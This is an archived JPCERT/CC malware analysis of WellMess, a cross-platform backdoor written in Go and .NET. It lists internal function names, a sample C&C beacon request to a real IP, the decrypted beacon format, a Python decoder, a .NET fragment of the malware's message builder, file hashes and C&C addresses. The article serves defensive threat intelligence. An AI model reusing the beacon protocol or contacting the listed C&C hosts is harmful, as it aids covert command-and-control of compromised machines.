Malware “WellMess” Targeting Linux and Windows - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2018-07-05 · Archived: 2026-04-05 18:16:46 UTC

- Tool

Some malware is designed to run on multiple platforms, and most commonly they are written in Java. For example, Adwind malware (introduced in a past article) is written in Java, and it runs on Windows and other OS. Golang is another programming language, and it is used for Mirai controller, which infects Linux systems.

This article introduces the behaviour of WellMess malware based on our observation. It is a type of malware programmed in Golang and cross-compiled to make it compatible both with Linux and Windows. For more details about the malware function, please also refer to the report from LAC [1].

Behaviour of WellMess

Generally, Golang executable files include many required libraries in itself. This usually increases the file size, making WellMess larger than 3 MB. Another feature is that function names for the executable files can be found in the file itself. (Even for stripped files, function names can be retrieved by using tools such as GoUtils2.0 [2].) Below are the function names used in WellMess:

```
 _/home/ubuntu/GoProject/src/bot/botlib.EncryptText
_/home/ubuntu/GoProject/src/bot/botlib.encrypt
_/home/ubuntu/GoProject/src/bot/botlib.Command
_/home/ubuntu/GoProject/src/bot/botlib.reply
_/home/ubuntu/GoProject/src/bot/botlib.Service
_/home/ubuntu/GoProject/src/bot/botlib.saveFile
_/home/ubuntu/GoProject/src/bot/botlib.UDFile
_/home/ubuntu/GoProject/src/bot/botlib.Download
_/home/ubuntu/GoProject/src/bot/botlib.Send
_/home/ubuntu/GoProject/src/bot/botlib.Work
_/home/ubuntu/GoProject/src/bot/botlib.chunksM
_/home/ubuntu/GoProject/src/bot/botlib.Join
_/home/ubuntu/GoProject/src/bot/botlib.wellMess
_/home/ubuntu/GoProject/src/bot/botlib.RandStringBytes
_/home/ubuntu/GoProject/src/bot/botlib.GetRandomBytes
_/home/ubuntu/GoProject/src/bot/botlib.Key
_/home/ubuntu/GoProject/src/bot/botlib.GenerateSymmKey
_/home/ubuntu/GoProject/src/bot/botlib.CalculateMD5Hash
_/home/ubuntu/GoProject/src/bot/botlib.Parse
_/home/ubuntu/GoProject/src/bot/botlib.Pack
```

```
_/home/ubuntu/GoProject/src/bot/botlib.Unpack
_/home/ubuntu/GoProject/src/bot/botlib.UnpackB
_/home/ubuntu/GoProject/src/bot/botlib.FromNormalToBase64
_/home/ubuntu/GoProject/src/bot/botlib.RandInt
_/home/ubuntu/GoProject/src/bot/botlib.Base64ToNormal
_/home/ubuntu/GoProject/src/bot/botlib.KeySizeError.Error
_/home/ubuntu/GoProject/src/bot/botlib.New
_/home/ubuntu/GoProject/src/bot/botlib.(*rc6cipher).BlockSize
_/home/ubuntu/GoProject/src/bot/botlib.convertFromString
_/home/ubuntu/GoProject/src/bot/botlib.(*rc6cipher).Encrypt
_/home/ubuntu/GoProject/src/bot/botlib.(*rc6cipher).Decrypt
_/home/ubuntu/GoProject/src/bot/botlib.Split
_/home/ubuntu/GoProject/src/bot/botlib.Cipher
_/home/ubuntu/GoProject/src/bot/botlib.Decipher
_/home/ubuntu/GoProject/src/bot/botlib.Pad
_/home/ubuntu/GoProject/src/bot/botlib.AES_Encrypt
_/home/ubuntu/GoProject/src/bot/botlib.AES_Decrypt
_/home/ubuntu/GoProject/src/bot/botlib.generateRandomString
_/home/ubuntu/GoProject/src/bot/botlib.deleteFile
_/home/ubuntu/GoProject/src/bot/botlib.Post
_/home/ubuntu/GoProject/src/bot/botlib.SendMessage
_/home/ubuntu/GoProject/src/bot/botlib.ReceiveMessage
_/home/ubuntu/GoProject/src/bot/botlib.Send.func1
_/home/ubuntu/GoProject/src/bot/botlib.init
_/home/ubuntu/GoProject/src/bot/botlib.(*KeySizeError).Error
```

As mentioned earlier, WellMess has a version that runs on Windows (PE) and another on Linux (ELF). Although there are some minor differences, they both have the same functionality.

The malware communicates with a C&C server using HTTP requests and performs functions based on the received commands. Below is an example of the communication: (User-Agent value varies per sample.)

```
 POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20130401 Firefox/31.0
Content-Type: application/x-www-form-urlencoded
Accept: text/html, */*
Accept-Language: en-US,en;q=0.8
Cookie: c22UekXD=J41lrM+S01+KX29R+As21Sur+%3asRnW+3Eo+nIHjv+o6A7qGw+XQr%3aq+PJ9jaI+KQ7G.+FT2wr+wzQ3vd+3IJXC+lays
Host: 45.123.190.168
Content-Length: 426
Expect: 100-continue
Accept-Encoding: deflate
Connection: Keep-Alive

pgY4C8 8JHqk RjrCa R9MS 3vc4Uk KKaRxH R8vg Tfj B3P,C 0RG9lFw DqF405. i3RU1 0lW 2BqdSn K3L Y7hEc. tzto yKU8 p1,E
```

Results of command execution are send in HTTP POST request data, which is RSA-encrypted. The data in Cookie header is RC6-encrypted. Below is an example of decrypted data. It contains an identifier for infected hosts (the value in between <;head;> tags).

```
<;head;>6F3C9B16C16074079AFCFF09C6717B0F07864FFE09C1E1DB003B3627D174913B/p<;head;><;title;>a:1_0<;title;><;serv
```

Below is a part of code that decodes data in the Cookie header. (The script is available on Github.)

```
def decode(data, key):
   sep = ';'

   field = data.split(sep)

   i = 1
   encdata = ""
   while i < len(field):
       value = field[i].split("=")
       encdata += value[1]
       I += 1

   encdata = urllib.unquote(encdata)
   encdata = encdata.replace("+", " ").replace("   ", "=").replace(". ", "").replace(" ", "").replace(",", "+")

   maindata = base64.b64decode(encdata)
   s = generateKey(base64.b64decode(key))

   i = 0
   decode = ""
   while i < len(maindata):
       orgi = rc6(maindata[i:i + 16], s)
       decode += orgi
       i += 16

   print("Decrypted String: %s" % decode)
```

The malware may perform the following functions when receiving commands from a C&C server.

- Execute arbitrary shell command
- Upload/Download files

In addition, PE file malware executes PowerShell scripts.

Wellmess Developed in .Net Framework

There is also a version that was developed in .Net Framework. Figure 1 shows the code that generates data contained in the Cookie header upon communicating with a C&C server. It contains the same string as in the Cookie data in the Golang version.

Figure 1: Code to generate data contained in the Cookie

```
using ...
namespace SystemActivitiesCorePresentation
{
    public class TransportProtocol
    {
        private HttpWebResponse response;
        private string responseString;
        private HttpWebRequest request;
        private Random randStr = new Random();
        private void Init()...
        private string RandomString(int length)...
        public static void DeleteFile(string filePath)...
        public Dictionary<HttpStatusCode, List<string>> Post(string data, string service, bool notmd5)...
        public string FullMessage(string idMess, string askOrReply, string service)
        {
            return string.Concat(new string[]
            {
                "<;head;>",
                idMess,
                "<;head;><;title;>",
                askOrReply,
                "<;title;><;service;>",
                service,
                "<;service;>"
            });
        }
    }
}
```

We have no clue about why the actors have prepared two different versions, however, it seems that they choose a sample depending on the attack target.

In closing

We have confirmed some cases where WellMess infection was found in Japanese organisations. Attacks using the malware may continue.

We have listed some hash values of the samples in Appendix A. Some of the C&C servers that we have confirmed are also listed in Appendix B. Please make sure that none of your device is accessing such hosts.

- Shusei Tomonaga

(Translated by Yukako Uchida)

Reference

[1] LAC: Cyber Emergency Center Report Vol.3 (Japanese)

https://www.lac.co.jp/lacwatch/pdf/20180614_cecreport_vol3.pdf

[2] GoUtils2.0


https://gitlab.com/zaytsevgu/GoUtils2.0/

Appendix A: SHA-256 Hash value

- 0b8e6a11adaa3df120ec15846bb966d674724b6b92eae34d63b665e0698e0193 (Golang&ELF)
- bec1981e422c1e01c14511d384a33c9bcc66456c1274bbbac073da825a3f537d (Golang&PE)
- 2285a264ffab59ab5a1eb4e2b9bcab9baf26750b6c551ee3094af56a4442ac41 (.Net&PE)

Appendix B: C&C server


- 45.123.190.168
- 103.13.240.46
- 101.201.53.27
- 185.217.92.171
- 93.113.45.101
- 191.101.180.78




朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.


Related articles




- Update on Attacks by Threat Group APT-C-60




- [CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks]



- [Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities]



- [DslogdRAT Malware Installed in Ivanti Connect Secure]

- 

  [Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2018/07/malware-wellmes-9b78.html